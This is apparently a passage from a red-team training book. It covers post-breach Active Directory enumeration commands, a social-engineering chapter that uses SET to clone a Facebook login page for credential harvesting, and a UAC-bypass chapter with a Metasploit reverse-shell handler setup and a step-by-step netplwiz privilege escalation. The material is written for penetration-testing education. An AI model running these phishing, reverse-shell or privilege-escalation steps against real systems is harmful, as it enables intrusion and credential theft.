A Domain Controller in an Active Directory often runs the DNS and WINS services which let this system also perform the duties of a DNS and WINS server. This information, therefore, can be used to discover a Domain Controller, which is the most important system in an Active Directory. The presence and use of NetBIOS over TCP/IP can also point to the existence and usage of a legacy protocol that could be exploited to gain and escalate privileges using the excellent Responder tool.

### Nltest

Network Location Test (nltest) is a built-in Windows command line utility that can be used to obtain a list domain controllers and discover their trust relationship. The following flags can provide useful information to an adversary.

nltest /flag

1. /dclist:<domain name> – obtains a list of all domain controllers in the current domain to which the querying system is connected
2. /dsgetdc:<domain name> – obtains the name, IP address, domain, forest, etc. of the domain controller to which the querying system is connected

3. `/dsgetdc:<domain name>` – obtains the list of all domain controllers in the current domain from the DNS server to which the querying system is connected. This is a useful backup, in case the `/dclist` does not provide the required information
4. `/domain_trusts:<domain name> /server:<domain controller>` – obtains the list and direction of trust between the existing and any other domain(s) that exists in the network

The following utilities require a user to establish and maintain an authenticated session with the domain controller and/or the remote system queried for information. The `Net.exe` is a built-in Windows command line utility, but the remaining tools will need to be downloaded and/or installed prior execution of these commands.

## Net

`Net.exe` is a built-in Windows command line utility and used to manage local and remote network resources and retrieve information pertaining to user, groups, sessions, and shares. The following flags can provide useful information to an adversary.

```
net <keyword> /flag
```

1. `accounts /domain` – password policy enforced through Group Policy on the system and users in the domain
2. `localgroup <group name> /domain` – queries and retrieves members of a local or global group from the local system and domain controller respectively
3. `session` – provides a list of ongoing active sessions on a system that allows multiple concurrent sessions
4. `share` – used to create and manage remote file share
5. `start` – used to start a service on a local system
6. `stop` – used to stop a service on a local system
7. `use` – used to map a drive letter to remote file share
8. `view` – used to obtain a list of resources on a local system or network

## Requires Download and/or Installation

### Global

`Global.exe` is a command line utility that is part of the Windows 2000 Resource Kit Tools and displays information pertaining to global groups on a remote system or domain.

```
global <group name> \\<domain controller>
```

## Local

Local.exe is a command line utility that is part of the Windows 2000 Resource Kit Tools and displays information pertaining to local groups on a remote system or domain.

```
local <group name> \\<remote host>
```

## Dsquery

The dsquery command line utility is obtained through the Remote Server Administration Toolkit (RSAT) available for Windows 7 & Windows 10 desktop OS's and allows an authenticated user to query the Active Directory for information based on a predefined criterion.

```
dsquery <keyword> <options>
```

1. dsquery subnet -o rdn -limit 0 -u <domain suffix>\<username> -p <password> – retrieves all IP address subnets used in the internal network by the DHCP service typically running on the domain controller
2. dsquery server -o rdn -limit 0 -u <domain suffix>\<username> -p <password> – retrieves the hostnames of all domain controllers from the domain a querying system is connected.
3. dsquery computer -o rdn -limit 0 -u <domain suffix>\<username> -p <password> – retrieves the hostnames of all systems, except the domain controllers from the domain a querying system is connected.

## PsLoggedon

The PsLoggedon utility is part of the SysInternal command line utilities and displays both local and remotely logged on users on a local or remote system.

```
psloggedon -l \\<hostname> -accepteula
```

## PsService

The PsService utility is part of the SysInternal command line utilities and provides a mechanism to control services on a local or remote system

```
psservice \\hostname -u <domain>\<username> -p <password> -accepteula  
query
```

## DumpSec

Although dated, this is an invaluable tool for retrieving information from Active Directory and provides in-depth details on users, groups, memberships, ACL's, password expiration, logons, lockouts, etc. This information can then be saved to a CSV file and processed with Excel or grep. The comments column describing the nature and purpose of service accounts can sometimes contain information like the username and password used for them.

### **ADInfo**

ADInfo is similar to DumpSec and provides detailed information about user accounts, memberships, and various policies in the queried domain.

### **Microsoft Assessment and Planning Toolkit**

The Microsoft Assessment and Planning Toolkit (MAP) is geared towards simplifying the inventorying, assessment and migration process of IT systems in an organization. But like most system administration tools, its capabilities are handy for an adversary to discover and enumerate systems in an internal network connected to an Active Directory. The drawback of using this tool is that it requires installation and often a service pack update; activities that may draw needless attention in a red team assessment. Notwithstanding these risks, the results from the tool are exquisite with intricate details of OS and software versions, patch details, services running and ports on which they are listening to name a few.

### **NetScan**

NetScan, as the name suggests, is a dedicated port scanning utility but contains a feature that can substitute the use of PsLoggedon. This feature provides multi-threading capability which allows faster enumeration of logged on users on multiple systems without having the need to recreate identical capabilities in a script that executes PsLoggedon on more than one host.

## **Steps in Reconnaissance and Enumeration**

In a Red Team exercise, it is often difficult to control the system that one could end up breaching and the privileges obtained therein, which in turn affects the ability to conduct effective network reconnaissance and enumeration. A skilled tester nevertheless uses the tools at their disposal to the best of their abilities and obtain the best mileage from them to meet these objectives. In this section, I have provided a brief overview on the tools and techniques that can be used with limited and administrative privileges on a Windows system to successfully enumerate Active Directory Domain(s) and Forest.

Note that the steps in this section assume that the system breached is using a Windows OS and we have local administrator privileges to this host. In instances where we do not have local

administrator privileges to the breached system, please refer to the next section about tools and techniques that can be leveraged for reconnaissance and enumeration.

```
ipconfig /all
```

ipconfig used with the /all flag can provide the DNS suffix(es) that can be used in conjunction with other tools to obtain details on the Domain(s) in the network.

```
nltest /dclist:<dns suffix>  
nltest /server:<domain controller> /domain_trusts
```

nltest used with the /dclist flag and providing the DNS suffix obtained from the ipconfig command can provide a list of domain controllers for a Domain. This information can then be used with the /domain\_trusts flag to obtain a list of trust relationship between two or more Domain(s) and Forest.

```
net accounts /domain
```

net command used with the accounts option and the /domain flag retrieves the password and account lockout policy enforced on Domain User accounts.

```
local administrators \\ <domain controller>
```

local command used with the name of a localgroup e.g. administrator and the hostname of a domain controller retrieves a list of Users and User Groups that have local administrator privileges to this system.

```
global "domain admins" \\<domain controller>
```

global command used with the name of a global group e.g. Domain Admins or Enterprise Admins option and the hostname of a domain controller retrieves Users and User Groups that have global administrator privileges to this system.

```
dsquery subnet -o rdn -limit 0
```

dsquery used with the subnet option and specifying flags to provide a cleaner and complete output retrieves all the subnets with their respective subnet masks from the DHCP service typically found on a Domain Controller.

Although some of the tools and techniques listed above require administrative privileges to a breached system, not having such access or an inability to attain such privileges do not translate to enumeration failure. The built-in Windows command line tools and utilities can be leveraged

to enumerate most if not all of the Active Directory Domain. The steps in this enumeration are as follows:

```
ipconfig /all
```

ipconfig used with the /all flag can provide the DNS suffix(es) that can be used in conjunction with other tools to obtain details on the Domain(s) in the network.

```
nltest /dclist:<dns suffix>  
nltest /server:<domain controller> /domain_trusts
```

nltest used with the /dclist flag and providing the DNS suffix obtained from the ipconfig command can provide a list of domain controllers for a Domain. This information can then be used with the /domain\_trusts flag to obtain the list of trust relationships between two or more Domain(s) and Forest.

```
net accounts /domain
```

net command used with the accounts options and the /domain flag retrieves the password and account lockout policy enforced on Domain User accounts.

```
net localgroup administrators /domain
```

net command used with the local group option, the /domain flag and the name of a localgroup e.g. administrator, retrieves a list of Users and User Groups that have local administrator privileges to this system.

```
net groups "Domain Admins" /domain
```

net command used with the group option, the /domain flag and the name of a global group e.g. "Domain Admins", retrieve a list of Users and User Groups that have global administrator privileges to this system.

```
nslookup -type=srv _ldap._tcp.dc._msdcs.<dns suffix>
```

nslookup command used with the type option and providing the DNS Suffix retrieves a list of domain controllers and their respective IP addresses. Although this isn't close to the output of dsquery subnet or dnscmd /enumzone or /enumrecords that provides a complete list of IP subnets or IP Addresses used internally, it can be still be considered a starting point to discover subnets and IP addresses used in the network. One way to achieve this would be extrapolating the Class C or Class B subnet from an IP address and using nslookup in a script to loop through 256 or

65535 addresses to discover valid hostnames and IP address combinations. E.g. A 10.15.200.1 can be used to query IP addresses in the 10.15.200.0/24 or 10.15..0/16 subnets. Although not the most efficient approach, it is better than running name resolution scans on the entire private IP address spaces.

## Chapter 6

# Introduction to Social Engineering

Contributor: Chiheb Chebbi



You probably heard this mantra “Social Engineering ! because there is no patch for human stupidity.” Social engineering is the art of hacking humans. In other words, it is a set of techniques (technical and nontechnical) used to get useful and sensitive information from others using psychological manipulation. In this article, we are going to learn Social engineering fundamentals, Why people and organizations are vulnerable to it and finally, how to perform social engineering attacks using Kali Linux. If you are new to ethical hacking and pentesting I highly recommend you to read my article: [Introduction to Ethical Hacking and Penetration Testing](#)



## Social Engineering Overview

There are many books like *The Art of Inception*, *The Art of Deception*, *Ghost in the Wire*, *The Art of Hacking the Human Mind* and such that discussed Social Engineering and presented many techniques to teach how to manipulate people to get them to disclose sensitive information and useful information so you can use them later in your attacks. All these works proved that human is the weakest link when it comes to information security. It is not just about hacking tools and techniques. Studying human weaknesses could be very useful to succeed in an attack. Before learning how to perform Social engineering attacks let's explore why people and organizations are vulnerable to Social engineering attacks.



[Image Courtesy:  
<https://wraysec.com/wp-content/uploads/2015/10/Social-engineering-security.png> ]

### What makes Organizations vulnerable to Social engineering?

We discovered previously that social engineering uses psychological manipulation to trick targets. Thus, many human weaknesses could be exploited when performing SE. These are some causes why people and organizations are vulnerable to SEattacks:

- Trust

- Fear
- Greed
- Wanting to help others
- Lack of knowledge

Other causes were discussed and named “Cialdini's 6 Principles of Influence”

## Cialdini's 6 Principles of Influence:

The Cialdini's 6 principles of influence were developed by Dr Robert Cialdini. These principles can be exploited while performing social engineering engagement. The principles are:

1. **Reciprocity:** we pay back what we received from others.
2. **Commitment & Consistency:** We tend to stick with whatever we've already chosen
3. **Social Proof:** We tend to have more trust in things that are popular or endorsed by people that we trust
4. **Liking** We are more likely to comply with requests made by people we like
5. **Authority:** We follow people who look like they know what they're doing
6. **Scarcity:** We are always drawn to things that are exclusive and hard to come by

## Maslow's hierarchy of needs (Maslow)

Everyone knows the Maslow's hierarchy of needs. It is very implemented in the framework while attack vectors can be based on it. By having a fair understanding of its needs attackers can exploit them to perform social engineering attacks



For more details please read my article: [How to Perform Social Engineering Engagement using SEEF](#)

## Social Engineering Techniques

There are a lot of Social engineering attacks. Generally, they can be divided into two major categories:

- *Person-based social engineering attacks*
- *Computer-based social engineering attacks*

The following are some of the most used engineering attacks:

- **Baiting:** is in many ways similar to phishing attacks. However, what distinguishes them from other types of social engineering is the promise of an item or good that hackers use to entice victims
- **Impersonation:** is an act of pretending to be another person for the purpose of entertainment or fraud.
- **Tailgating:** a common type of *tailgating attack*, a person impersonates a delivery driver and waits outside a building. When an employee gains security's approval and opens their door,
- **Dumpster Diving:** is searching through the trash for obvious treasures like access codes or passwords written down on sticky notes.
- **Phishing:** Phishing scams might be the most common types of social engineering attacks used today
- **Shoulder surfing:** is the practice of spying on the user of a cash-dispensing machine or another electronic device in order to obtain their personal identification number, password, etc.

## Phases of Social Engineering

To perform Social engineering you need to follow well-defined steps:

1. Information gathering about the target
2. Victim Selection
3. Engagement with the selected victim
4. Collecting information from the victim

## Social Engineering with Kali Linux

By now, we acquired a fair understanding of Social engineering and theoretically how to perform it. It is time to put what we learned into the test and practice what we learn using many open source scripts and Kali Linux tools. As discussed before information gathering is a required step in social engineering. We already explored information gathering in many Peerlyst posts so, I think we need to dive in directly into how to perform social engineering.

## **Social-Engineering Toolkit**

Social engineering Toolkit is an amazing open source project developed by **Trustedsec** to help penetration testers and ethical hackers perform social engineering attacks. To check the project official GitHub repository you can visit this link:

<https://github.com/trustedsec/social-engineer-toolkit>

In this article we are using Kali Linux as a distribution, so there is no need to install while it is already installed in Kali Linux.

To run the toolkit just open the terminal and run **setoolkit**

```
root@kali: /home/ghost
File Edit View Search Terminal Help
!! Social-Engineer Toolkit !! \
!!               Free               !! |
!!               #hugs               !! |
!!               By: TrustedSec       !! |
!!          _____               !! |
!!         / \ _____ / \         !! |
!!        ! _____ ! _____ !! |
!!      /C= _____ /C=         !! |
!!      /0000 0000 0000 0000 /!
!! /00000000000000000000000000000/
!! /00000000000000000000000000000/
!! /C= _____ /C=
[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Created by: David Kennedy (ReLIK)      [---]
              Version: 7.3.12
              Codename: 'Underground'
[---]      Follow us on Twitter: @TrustedSec      [---]
[---]      Follow me on Twitter: @HackingDave     [---]
[---]      Homepage: https://www.trustedsec.com   [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
```

To start using the social engineering toolkit you can select one of the following options.

```
root@kali: /home/ghost
File Edit View Search Terminal Help

There is a new version of SET available.
Your version: 7.3.12
Current version: 7.7.8

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> █
```

If we want to perform a social engineering attack type 1

```
root@kali: /home/ghost
File Edit View Search Terminal Help

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> █
```

You will find many Computer-based Social engineering techniques you can choose from. Let's suppose that we want to create a Facebook phishing website. Select **Credential Harvester Attack Method**



```
root@kali: /home/ghost
File Edit View Search Terminal Help
set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```

and then **Site Cloner**. Enter all the required info and options (The URL to clone and so on)

```
root@kali: /home/ghost
File Edit View Search Terminal Help
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a
report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:
```

## Summary

In this post, we explored the fundamentals of Social Engineering and some of its techniques (Human and computer-based). Later we practice what we learned using many useful scripts and Kali Linux tools.

## References and Further Readings:

- SEEF definition of Social Engineering: "The elicitation of information from systems, networks or human beings through methods and tools" : <https://seef.reputelligence.com/>
- Dr. Robert Cialdini's 6 Principles of Persuasion (Over 60+ Examples Inside!): <https://www.referralcandy.com/blog/persuasion-marketing-examples/>
- 5 Social Engineering Attacks to Watch Out For: <https://www.tripwire.com/state-of-security/security-awareness/5-social-engineering-attacks-to-watch-out-for/>



## Chapter 7

# Bypassing Windows User Account Control

Contributor: Ian Barwise

```
C:\Users\user>ncat -lvp 443
Ncat: Version 7.01 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
^C
C:\Users\user>msfconsole
Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.



http://metasploit.com

=[ metasploit v4.12.16-dev-dbbe6a831ae4090600dicfebf6413b9262296aad ]
+ -- --=[ 1563 exploits - 904 auxiliary - 269 post ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
```

### TpmInitUACBypass a Windows UAC Bypass Tool

*“The greatest victory is that which requires no battle.”*

— *Sun Tzu, The Art of War*

Look at you go with your badass hacker self, just hackity-hack-hackin' away. As the quote from Sun Tzu's Art of War suggests, however, if you can defeat your opponent without a fight or little-to-no effort then that indeed is a great accomplishment. As a hacker, you should pride yourself in unconventional thinking and being to solve challenges such as achieving system access via the easiest and most direct route. There are times for taking the long road, such as when attempting to avoid intrusion detection. Other times, it is entirely about the speed of action and getting in and out as quickly as possible. It comes down to knowing your target and operating environment. At this point in the process, you've likely already conducted your Open Source Intelligence (OSINT) reconnaissance of the target; you've performed some enumeration on the target; and you've conducted external, host, and internal reconnaissance along with custom-tailored social engineering attacks against your target. Throughout all of these steps, hopefully somewhere along the way your hard work paid off, and you were able to gain access to the target system(s). Perhaps you were only able to compromise the credentials of a basic user account though, so what can you do to get around not having local admin rights due to User Account Control? Enter the niche realm of UAC bypass privilege escalation techniques.

***User Account Control*** is a Windows OS security feature that enables a normal user to perform limited administrator functions if they've been granted the authority to do so and serves a secondary, albeit equally important purpose, of preventing normal users from performing specific actions that could pose a security risk to the system by requiring users to have administrator-level permissions to perform specific functions. Microsoft created UAC as an additional security control feature designed to limit the propagation of malware and keep users from wreaking havoc in the system. Need to install a program, but Windows won't allow you because you're not an administrator? Welcome to User Account Control (UAC). Depending on whether administrators have enabled UAC and how it is configured, applications that require an administrator access token must prompt the user for consent by an Admin account.



Typical Windows UAC dialogue message, a.k.a., “Hey there user, whatcha doin’?”

Of course, for security reasons enabling UAC to detect application installations and prompt for elevation to prevent regular user accounts from installing unauthorized software on clients is a best practice within Windows OS environments. A complete lesson on how UAC works is beyond the scope of this chapter other than to provide the UAC architecture diagram (below) and to tell you that UAC is an access token-based system where administrator accounts (Security Identifier or SID-500 which end in 500 denotes the admin account; 501 denotes the guest account, etc.) have full-access tokens issued upon successful login and standard users do not.

# UAC Architecture

The following diagram details the UAC architecture.



Credit: Microsoft

Several unique Windows UAC bypasses have been published. Depending on how UAC is enabled on the target system, you may still work. There's also the possibility that some UAC bypasses have not been discovered yet (like Easter eggs) and there are probably others that are being held onto by attackers or organizations to be used at a later time strategically for nation-state computer network espionage (CNE), computer network attack (CNA), or cybercrime exploits.

The following meager list of UAC bypasses is by no means meant to be an exhaustive list, but rather just a few of them to whet your appetite. Further research on this topic is in your best interest if you're going to be a successful Red Teamer and you might encounter a Windows OS in which UAC is not enabled to protect against these vulnerabilities or where the primary user is a local admin account by default. Some UAC bypasses are very simple to perform, others not so much. Tailor expectations to your skill and knowledge level. The bypasses I've listed here are fairly easy. Achieving local admin in a Windows OS environment has become quite trivial thanks to Microsoft continually writing insecure code that is often left wide open for exploitation of common user functionality purposes.

For a UAC bypass to be successful the following components need to be met:

- An intermediate-level integrity process.
- Login credentials acquired for a standard user account belonging to an administrators group on the system.
- The Windows executable must be signed by Microsoft code signing certificate.
- Windows executable must be located in a secure directory.
- Windows executable also must specify the auto-elevate property in their manifest.

## **Windows UAC Bypasses**

Bypassing UAC is similar to picking a lock to achieve privilege escalation.



Credit: Sparrows Lock Picks

1. This particular Windows UAC bypass is courtesy of Dhiraj Mishra and is super easy to execute (it can be done in less than 30 seconds).

- In the Windows Run prompt type: *netplwiz.exe*;
- Select the “*Advanced*” tab;
- Select the “*Advanced*” option on the Advanced user management section;

- The Local Users and Groups (Local) box will open; Select “*Help Topics;*”
- Right-click and select “*View Source;*”
- Select “*File;*” “*Open;*”
- Navigate to “*Computer>>Local Disk (C:)>>Windows>>System32;*”
- Change selection to “*All Files;*”
- Find and select “*Cmd.exe;*”
- Right-click “*Cmd.exe*” and select “*Run as administrator.*” Voila! Prestidigitation. An administrator Cmd Prompt appears.



I verified that this particular UAC bypass still works on the latest Windows 10 build as the date of this publication, but as some have noted it will not work depending on how UAC is enabled on the system as long as “always notify” was not set by the administrator.

## **Fileless UAC bypass.**

German Masters student Christian B. is credited with discovering the “*fodhelper.exe*” UAC bypass. The “*fodhelper.exe*” program allows users to manage optional features within the Windows Settings “Apps & Features” screen. The bypass, which is similar to a previously published “*eventvwr.exe*” bypass, abuses the trust relationship of auto-elevation assigned to trusted binaries that Microsoft assigns to trusted folders such as *C:\Windows\System32*. Since “*fodhelper.exe*” is a trusted binary, Windows doesn’t prompt for administrator approval.

C:\Windows\System32\fodhelper.exe

